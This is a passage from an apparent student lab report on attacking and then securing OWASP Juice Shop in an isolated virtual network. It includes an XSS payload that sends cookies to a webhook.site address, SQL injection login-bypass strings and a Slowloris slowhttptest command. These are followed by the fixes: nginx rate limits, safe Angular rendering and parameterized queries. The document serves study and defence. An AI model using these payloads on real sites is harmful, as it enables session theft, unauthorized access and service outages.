http://192.168.50.103/#/search?q=%3Ciframe%20src%3D%22javascript:fetch('https:%2F%2Fwebhook.site%2F878469cc-17ad-4807-8120-108a6831d4ee%3Fcookie%3D'%20%2B%20document.cookie)%22%3E

You can view the token contents on the JWT encoder website.



This attack shows us how simple and at the same time dangerous an XSS attack can be even without proper developer control over the site.

SQL Injection


The next example is one of the most common vulnerabilities—SQL injection. It relies on errors in processing user input when generating database queries. SQL databases are most often used, and a standard query might look like this:

```
SELECT user from user where email='$1' and password='$2'
```


Here, $1 and $2 are replaced with the entered data. However, when entering a specially crafted string in the email field, for example: “ ' or 1=1 —" What happens after sending this query to the database?

```
SELECT user from user where email=' or 1=1 —' and password='DONT MATTER'
```

The -- operator comments out the rest of the query, including the password check. Therefore, the 1=1 condition is always true, and the server returns the first record from the user table, allowing unauthenticated access. Let's run a test to verify this.



As expected, we log into the account of the site's administrator, that is, the first user registered on it.




DOS attack


Another part of the study involved an attempt to conduct a DoS attack to determine whether defense mechanisms exist against this type of threat. After analyzing various approaches, it was decided to use one of the most effective and "silent" methods—a Slowloris attack.
This attack involves establishing multiple incomplete HTTP connections to the target server. The server, waiting for the data transfer to complete, leaves these connections open. As a result, the pool of available connections becomes full, and new clients are denied service.
To implement the attack, the slowhttptest utility was used with the appropriate parameters, allowing us to simulate long-term consumption of server resources with minimal network activity.

```
slowhttptest -u http://192.168.50.103/# -c 10000 -H -g -i 10 -r 400 -t GET -x 24 -p 3
```


This command will create up to 10,000 connections to the server, at 400 per second. This load could be enough to bring down the site. Below is the terminal output after running the command. As we've seen, the site becomes unavailable after 1,523 connections. To verify this, simply reload the page.



This is the image every user will see when attempting to access the site. Now let's consider how to prevent this type of attack.



After spending a little time on the CloudFlare website, we discovered an effective way to prevent a DOS attack on the server. To do this, we need to limit the number of requests coming to the web server. Now the nginx configuration file looks as expected.




This line sets a limit on the maximum amount of data transferred to the site of 10 MB per second and 10 requests per second.

limit_req_zone $binary_remote_addr zone=req_limit:10m rate=10r/s; #1

This line indicates that, if necessary, the number of requests can be increased to 20, but not more.

limit_req zone=req_limit burst=20 nodelay; #2

Let's try the Slowloris attack again.



As we can see, even after 30 seconds of program operation, the site is still accessible, and the number of connections is 113, which is 10 times less than the value we had before we edited the configuration file.

Preventing XSS


Initially, the search component in OWASP Juice Shop displayed user input via direct assignment to innerHTML, which allowed an attacker to inject malicious scripts such as <img src=x onerror=alert('XSS')>.

```
<div class="heading mat-elevation-z6">
  <div *ngIf="searchValue">
    <span>{{"TITLE_SEARCH_RESULTS" | translate}} - </span>
    <span id="searchValue" [innerHTML]="searchValue"></span>
  </div>
```


To address the vulnerability, we replaced innerHTML with Angular's safe interpolation {{ searchValue }}, which automatically escapes the data. This eliminates the possibility of interpreting user input as code, as characters <, >, &, and others are converted to safe entities like < and >. Thus, Angular takes on the task of protecting against XSS, neutralizing malicious payloads already at the rendering stage.

```
<div class="heading mat-elevation-z6">
  <div *ngIf="searchValue">
    <span>{{"TITLE_SEARCH_RESULTS" | translate}} - </span>
    <span id="searchValue">{{ searchValue }}</span>
  </div>
  <div *ngIf="!searchValue">{{"TITLE_ALL_PRODUCTS" | translate}}</div>
  <div id="search-result-heading"></div>
```

Another critical issue involved the use of this.sanitizer.bypassSecurityTrustHtml(searchValue), which disabled Angular's built-in protections, allowing user input to be rendered as "safe" HTML. While this method is acceptable when working with validated content, applying it to unvalidated input is tantamount to manually introducing a vulnerability.



We fixed the issue by abandoning the use of bypassSecurityTrustHtml, returning to a regular string, and relying on standard escaping. This underscores an important principle: only verified data can be trusted. When in doubt, the framework's built-in automatic protection should always be used rather than forcibly disabling it; otherwise, even a secure platform can be compromised.




Preventing SQL injections

Previously, the OWASP Juice Shop login mechanism generated an SQL query by simply concatenating an email address and password hash into a string, opening the door to SQL injection attacks. An attacker could use constructs like admin' OR 1=1;-- to modify the WHERE clause and bypass authentication. This is a classic example of a vulnerability that arises when SQL logic is mixed with user data.

To close this attack vector, we implemented parameterized queries with the :email and :passwordHash placeholders. This approach ensures a clear separation between the request structure and the data passed separately. As a result, the passed values are interpreted solely as parameters, not as executable code, completely mitigating injection attempts.

```
// ---  ---


const email = req.body.email || ''
const hashedPassword = security.hash(req.body.password || '')


const sqlQuery = `SELECT * FROM Users
  WHERE email = :email
  AND password = :passwordHash
  AND deletedAt IS NULL`;

models.sequelize.query(sqlQuery, {
  replacements: {
    email: email,
    passwordHash: hashedPassword
  },
  model: UserModel,
  plain: true
})
// ---  ---
```

Although using an ORM generally reduces the risk of injections, the original code used the sequelize.query method directly with string substitution, bypassing built-in protection mechanisms. This demonstrates that even with modern tools, it is possible to create a vulnerability if basic database security principles are not followed. By switching to parameterization, all potential malicious inputs lose their ability to influence the structure of the SQL query. This case highlights the need to strictly adhere to security best practices, especially when using low-level methods of interacting with the DBMS—even powerful ORMs won't save you if you manually disable their security features.



Conclusion:

As part of the individual project, a typical small business IT infrastructure was successfully modeled in an isolated virtual environment using modern virtualization and security tools. The project included the creation of two isolated zones: a corporate zone (with a domain controller, servers, and workstations) and an attack zone (with penetration testing tools).

The implemented infrastructure, based on VirtualBox, pfSense, Windows Server, and Kali Linux, allowed us not only to study the corporate network architecture but also to practically assess vulnerabilities, exploit them, and test the proposed security measures. Particular attention was paid to configuring the domain controller, DNS and DHCP systems, as well as firewall and IDS (Snort) configuration.

The project demonstrated the importance of proper network segmentation, security policy configuration, and timely monitoring, and also emphasized the effectiveness of teamwork in attack simulations and infrastructure protection. The acquired skills provide a practical foundation for further study and application of information security technologies in real-world situations.